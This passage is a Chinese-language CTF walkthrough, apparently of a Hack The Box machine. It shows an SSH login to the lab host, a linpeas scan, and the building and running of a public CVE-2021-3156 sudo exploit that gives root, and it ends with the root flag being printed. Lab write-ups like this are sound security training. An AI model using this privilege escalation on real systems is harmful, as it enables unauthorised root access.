
CSDN @平凡的学者


可以在kali上登录成功


└─# ssh paul@10.10.11.148 -i /root/.ssh/id_rsa
The authenticity of host '10.10.11.148 (10.10.11.148)' can't be established.
ED25519 key fingerprint is SHA256:iwHQgWKu/VDyjka2Y4j2V8P2Rk6K13HuNT4JTnITIDk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.148' (ED25519) to the list of known hosts.
Enter passphrase for key '/root/.ssh/id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat 19 Mar 2022 09:57:39 AM UTC
System load: 0.07
Usage of /: 71.2% of 3.49GB
Memory usage: 28%
Swap usage: 0%
Processes: 215
Users logged in: 0
IPv4 address for eth0: 10.10.11.148
IPv6 address for eth0: dead:beef::250:56ff:feb9:78fb
80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
CSDN @平凡的学者

提权到ROOT

首先我们先上传个linpeas.sh文件，看看有什么提权的点。我们从这里看到了sudo的版本是旧版的，而且提示说可能存在漏洞





我们在github上找到了对应的提权漏洞，编号为`CVE-2021-3156`。因为不能wget，所以我把里面的内容都一一复制了出来，这是github的地址https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit

```
paul@routerspace:~/exploit$ vim Makefile
paul@routerspace:~/exploit$ vim Makefile
paul@routerspace:~/exploit$ vim exploit.c
paul@routerspace:~/exploit$ vim shellcode.c
paul@routerspace:~/exploit$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
paul@routerspace:~/exploit$ ls
exploit  exploit.c  libnss_x  Makefile  shellcode.c
paul@routerspace:~/exploit$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),1001(paul)
# cat /root/root.txt
4adaacda91e20208bb441d0f7ba61503
#
```